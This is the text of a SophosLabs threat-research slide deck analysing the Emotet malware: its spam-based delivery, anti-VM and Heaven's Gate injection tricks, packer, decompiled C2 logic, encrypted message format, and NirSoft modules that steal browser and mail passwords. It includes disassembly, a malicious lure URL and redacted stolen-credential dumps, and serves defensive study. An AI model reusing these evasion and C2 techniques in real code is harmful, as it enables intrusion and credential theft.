

Exploring Emotet, an elaborate everyday enigma

Luca Nagy

Threat Researcher, SophosLabs

Oct 2019

SOPHOS


History of Emotet

Targeting German and Austrian banks

Targeting Swiss banks


No significant campaign

Dropping ZeusPanda, Trickbot, Qbot




Unique binaries and downloaders on daily basis

New binaries



New downloaders



Delivery method - Spam messages

Reply Reply All Forward

 **victim A's name@acmecorporation.com <victim B's account>**
Re: **subject of the previous email**

<http://grasscutter.sakuraweb.com/wp-admin/sec.accounts.resourses.net/>
Click or tap to follow link.

Attached is your confidential docs.

[http://\[redacted\]acmecorporation.com/acme\[redacted\]88202401546_Apr_29_2019.doc](http://[redacted]acmecorporation.com/acme[redacted]88202401546_Apr_29_2019.doc)

victim A's name
victim A's name@acmecorporation.com

On Thu, May 2, 2019 at 12:39 PM **target A's name <target A's account>** wrote:

previous email conversation

- WINWORD.EXE
 - cmd.exe
 - cmd.exe
 - cmd.exe
 - powershell.exe

Anti-analysis techniques: Anti-VM techniques, process injection

Anti-VM techniques

- Checking process list locally, using fake IP list
- Detecting VM, AV related files, folders
- Detecting sandbox environment
- Sending process list

Process injection

- Wrapper modules
- Heaven's Gate

Anti-analysis techniques: Injecting into 64 bit process - Heaven's Gate

<pre> :02212A50 :02212A50 ; Attributes: bp-based frame :02212A50 :02212A50 HeavensGate proc far ; CODE :02212A50 :02212A50 var_8 = dword ptr -8 :02212A50 :02212A50 55 push ebp :02212A51 8B EC mov ebp, esp :02212A53 6A 33 push 33h :02212A55 E8 00 00 00 00 call \$+5 :02212A5A 83 04 24 05 add dword ptr [esp], 5 :02212A5E CB retf :02212A5E HeavensGate endp ; sp-analysis failed :02212A5E :02212A5E ; ----- :02212A5F B8 db 0B8h :02212A60 60 db 60h ; ` :02212A61 00 db 0 :02212A62 00 db 0 :02212A63 00 db 0 :02212A64 67 db 67h ; g :02212A65 65 db 65h ; e :02212A66 48 db 48h ; H :02212A67 8B db 8Bh :02212A68 00 db 0 :02212A69 48 db 48h ; H </pre>	<pre> 0000000002212A50 55 0000000002212A51 8B 0000000002212A52 EC 0000000002212A53 6A 0000000002212A54 33 0000000002212A55 E8 0000000002212A56 00 0000000002212A57 00 0000000002212A58 00 0000000002212A59 00 0000000002212A5A 83 0000000002212A5B 04 0000000002212A5C 24 0000000002212A5D 05 0000000002212A5E CB 0000000002212A5F 0000000002212A5F B8 60 00 00 00 0000000002212A64 67 65 48 8B 00 0000000002212A69 48 8B 40 18 0000000002212A6D 48 8B 40 30 0000000002212A71 8B 50 14 0000000002212A74 8B 40 10 0000000002212A77 E8 00 00 00 00 0000000002212A7C C7 44 24 04 23+ 0000000002212A84 83 04 24 0D 0000000002212A88 CB 0000000002212A88 </pre>	<pre> db 55h ; U db 8Bh db 0ECh db 6Ah ; j db 33h ; 3 db 0E8h db 0 db 0 db 0 db 83h db 4 db 24h ; \$ db 5 db 0CBh ; ----- mov eax, 60h mov rax, gs:[eax] mov rax, [rax+18h] mov rax, [rax+30h] mov edx, [rax+14h] mov eax, [rax+10h] call \$+5 mov dword ptr [rsp+4], 23h add dword ptr [rsp], 0Dh retf ; ----- </pre>
---	--	--

32 bit disassembler

64 bit disassembler

Anti-analysis techniques: Custom packer

```

:00301297 ; -----
:0030129C db 0CCh
:0030129D db 0CCh
:0030129E ; -----
:0030129E call GetFileAttributesW 003200C1 ; -----
:003012A4 cmp eax, 0FFFFFFFh 003200C6 :002E25FA ; -----
:003012A7 jnz short loc_3012D0 003200CC :002E25FA
:003012A9 jmp loc_3200D6 003200CD ;002E25FA loc_2E25FA:
:003012A9 ; ----- :002E25FA pushf
:003012AE db 0CCh 003200D2 ;002E25FB push eax
:003012AF db 0CCh 003200D6 ;002E25FC push ecx
:003012B0 db 0CCh 003200DB ;002E25FD push edx
:003012B1 db 0CCh 003200DD ;002E25FE add eax, ecx
:003012B2 ; ----- :002E2600 add eax, edx
:003012B2 call CreateDirectoryW 003200E3 ;002E2602 push eax
:003012B8 test eax, eax 003200E4 ;002E2603 call junk
:003012BA jnz short loc_3012D4 003200E9 ;002E2608 pop edx
:003012BC call GetLastError 003200ED ;002E2609 pop ecx
:003012C2 cmp eax, 0B7h 003200ED ;002E260A pop eax
:003012C7 jz short loc_3012D4 003200F2 ;002E260B popf
:003012C9 ; ----- :002E260C retn
:003012C9 loc_3012C9: 003200F4 ; ----- S U B
:003012C9 jmp loc_3200ED 003200F5 ;002E260D ;
:003012C9 ; ----- :002E260D ; Attributes: bp-based
:003012C9 db 0CCh 003200F7 ;002E260D
:003012CF ; ----- :002E260D
:003012CF jmp loc_3012CF 003200F8 ;002E260D
:003012CF ; ----- :002E260D
:003012CF db 0CCh 003200FD ;002E260D
:003012CF retn 00320101 ; -----
:003012D0 ; -----

```

The image displays assembly code with several jump instructions highlighted in red boxes: `jmp loc_3200D6`, `jmp loc_30129E`, `jmp loc_3012B2`, and `jmp loc_3012CF`. Arrows indicate the flow of control between these jumps and other code blocks.

Main functions of the binary

```
case 0:
  Advapi32(this);
  Shell32();
  if ( CreateProcessOrService() )           // %Appdata%
    goto exit;
  Value = 1;                               // CreateProcess -> false
  goto timeout_mod;
case 1:
  Crypt32(this);
  Urlmon();
  Userenv();
  Wininet();
  Wtsapi32();
  if ( CryptoInit(v2) )                   // RSA - 768 and AES symmetric key
  {
    MachineNameVolumeInfo = machinename_volumeinfo;
    RSAencoded = &encoded_RSAkey;
    RSAencodedLenght = 106;
    Value = 2;
  }
timeout_mod:
  result = GetTickCount() % 4000 + 4000; // timeout to WaitForSingleObject
}
else
{
exit:
  Value = 3;                               // case 3 -> ExitProcess
  result = 0;
}
return result;
case 2:
  Value = 2;
  return C2Communication();
```


C2 server communication

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF												
08	00	12	11	Computer Name								5F	Serial				Comp. Name	Serial										
32	9E	03	53	65	61	72	63	68	46	69	6C	74	65	72	48	Number	18	FD	BC	06	20	01	2D	DE	EF	A5	6D	SearchFilterH
6F	73	74	2E	65	78	65	2C	73	65	72	75	74	61	6C	61	ost.exe,serutala												
61	64	73	2E	65	78	65	B8	71	74	2E	65	78	65	2C	77	ads.exe,qt.exe,w												
69	6E	77	6F	72	64	2E	65	78	65	2C	4F	6E	65	44	72	inword.exe,OneDr												
69	76	65	2E	65	78	65	2C	6F	75	74	6C	6F	6F	6B	2E	ive.exe,outlook.												
65	78	65	2C	65	78	70	6C	6F	72	65	72	2E	65	78	65	exe,explorer.exe												
2C	63	6F	6E	68	6F	73	74	2E	65	78	65	2C	63	6D	64	,conhost.exe,cmd												
2E	65	78	65	2C	47	6F	6F	67	6C	65	43	72	61	73	68	.exe,GoogleCrash												
48	61	6E	64	6C	65	72	36	34	2E	65	78	65	2C	47	6F	Handler64.exe,Go												
6F	67	6C	65	43	72	61	73	68	48	61	6E	64	6C	65	72	ogleCrashHandler												
2E	65	78	65	2C	57	69	72	65	73	68	61	72	6B	2E	65	.exe,Wireshark.e												
78	65	2C	77	69	6E	77	6F	72	64	36	34	2E	65	78	65	xe,winword64.exe												
2C	77	6D	70	6E	65	74	77	6B	2E	65	78	65	2C	53	65	,wmpnetwk.exe,Se												
61	72	63	68	49	6E	64	65	78	65	72	2E	65	78	65	2C	earchIndexer.exe,												
6A	75	73	63	68	65	64	2E	65	78	65	2C	70	6F	77	65	jusched.exe,powe												
72	70	61	79	2E	65	78	65	2C	64	77	6D	2E	65	78	65	rpay.exe,dwm.exe												
2C	73	70	70	73	76	63	2E	65	78	65	2C	74	61	73	6B	,sppsvc.exe,task												
68	6F	73	74	2E	65	78	65	2C	4F	66	66	69	63	65	43	host.exe,OfficeC												
6C	69	63	6B	54	6F	52	75	6E	2E	65	78	65	2C	73	70	lickToRun.exe,sp												
6F	6F	6C	73	76	2E	65	78	65	2C	73	61	70	73	73	65	oolsv.exe,sapsse												
72	76	69	63	65	2E	65	78	65	2C	73	76	63	68	6F	73	rvice.exe,svchos												
74	2E	65	78	65	2C	6C	73	6D	2E	65	78	65	2C	6C	73	t.exe,lsm.exe,ls												
61	73	73	2E	65	78	65	2C	73	65	72	76	69	63	65	73	ass.exe,services												
2E	65	78	65	2C	77	69	6E	6C	6F	67	6F	6E	2E	65	78	.exe,winlogon.ex												
65	2C	77	69	6E	69	6E	69	74	2E	65	78	65	2C	63	73	e,wininit.exe,cs												
72	73	73	2E	65	78	65	2C	73	6D	73	73	2E	65	78	65	rss.exe,smss.exe												
2C	3A	20	FD	01	00	00	F7	01	00	00	CF	01	00	00	CE	,: ý ..÷ ..İ ..İ												
01	00	00	CD	01	00	00	CB	01	00	00	CA	01	00	00	C9	..İ ..È ..Ê ..É												
01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	20												


0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	AA	DC	45	36	8A	6E	27	B8	57	C0	D1	46	3B	AF	CD	76
00000010	11	00	C1	65	D6	02	B7	B6	A9	2B	37	C7	06	0B	E8	C3
00000020	C9	EF	57	EE	5E	58	92	2D	35	B4	7A	13	E2	8B		
00000030	C5	9D	18	09	5C	78	11	7F	41	58	58	B2	29	BA		
00000040	CB	C1	52	91	91	50	7D	9B	97	18	C5	44	69	5E	56	3C
00000050	47	F8	F2	87	D1	5C	CE	23	BB	75	04	2E	2F	8E	4A	37
00000060	01	5F	B0	1F	C8	CA	84	A2	56	EE	9E	96	46	2B	EF	7B
00000070	86	FC	8D	5B	69	97	BE	3A	CB	DC	22	EB	DA	8F	B8	7F
00000080	AD	E5	DA	0C	72	0E	DB	A3	DA	FE	08	7B	55	15	A4	F2
00000090	7B	A1	7F	CF	5A	8A	41	41	41	41	41	41	41	41	41	41
000000A0	02	0D	57	38	75	67	16	31	29	1A	7C	CA	9A	4F	2E	F8
000000B0	E6	B7	FD	CD	11	99	2C	C1	E6	56	69	DE	BA	95	76	A9
000000C0	5F	F3	2B	BA	06	FA	1F	38	3E	39	BD	59	9C	DA	17	5C
000000D0	90	98	5F	86	86	0C	B3	8A	DB	7D	DB	A2	FF	2F	9F	E8
000000E0	F6	43	CB	BF	50	63	77	77	77	77	77	77	77	77	77	77
000000F0	CB	50	40	0A	DA	92	CE	6C	31	09	11	C7	E6	BF	57	17
00000100	8B	D1	C4	A9	AA	5E	5E	5E	5E	5E	5E	5E	5E	5E	5E	5E
00000110	FE	5A	59	89	71	57	A4	43	44	44	44	44	44	44	44	44
00000120	B4	99	65	B6	AD	FD	96	FD	8E	FD	0D	13	4C	32	3D	0B
00000130	5B	56	18	28	44	D8	52	23	64	CF	9A	3C	E2	30	8C	3F
00000140	64	FF	52	17	E0	71	3E	FE	31	48	18	A0	33	1F	D5	34
00000150	75	33	0A	2E	29	85	21	1C	53	88	33	F4	A5	6B	B7	EB
00000160	58	5F	81	D0	DE	1E	44	9B	E9	50	9E	BE	89	63	5B	E9
00000170	93	ED	D7	AC	0C	E5	C6	10	8B	F2	B0	7A	C5	C1	C0	F8
00000180	E8	18	AF	E2												

AES key
encrypted by RSA -768 public

SHA1 hash of the message

Message
encrypted by AES
in CBC mode

IP address count used to reach the C2



Observed in the first 4 months of 2019


Downloaded Modules: Wrapper modules

```
MachineNameVolumeInfo = (int)this;
result = CreateEventW(0, 1, 0, 0);
event_handler = result;
if ( result )
{
  if ( Advapi32() && Crypt32() && Shell32() && Urlmon() && Userenv() && Wininet() && Wtsapi32() )
  {
    if ( GetTempPathW(260, &TmpFilePath) )
    {
      if ( GetTempFileNameW(&TmpFilePath, 0, 0, &TmpFilePath) )
      {
        DeleteFileW(&TmpFilePath);
        if ( CryptoInit*((_DWORD *) )(MachineNameVolumeInfo + 8) )
        {
          if ( DecodeInject(v2) )
          {
            if ( ReadResult(&PTR_TMP_CONTENT) )
            {
              if ( !C2Communication(&PTR_TMP_CONTENT) )
              {
                do
                {
                  time = GetTickCount();
                  while ( WaitForSingleObject(event_handler, time % 4000 + 1000) == 0x102// 0x102 WAIT_TIMEOUT
                    && !C2Communication(&PTR_TMP_CONTENT) );
                }
              }
            }
          }
        }
      }
    }
  }
}
```

Inject into:


- /System32/alg.exe
- New instance of itself

Wrapper modules - Injected NirSoft executables



```
522B.tmp - Notepad
File Edit Format View Help
URL,web browser,user name,password,password strength,user name field,password field,created time,modified time
https://accounts.google.com/signin/v2/s1/pwd,chrome,steveackerman07,[REDACTED],very
strong,identifier,password,16/04/2019 14:14:43,
```


WebBrowser
PassView



```
522C.tmp - Notepad
File Edit Format View Help
steveackerman07@gmail.com,outlook
2016,steveackerman07@gmail.com,pop.gmail.com,995,No,POP3,steveackerman07@gmail.com,[REDACTED],very
strong,smtp.gmail.com,465
```

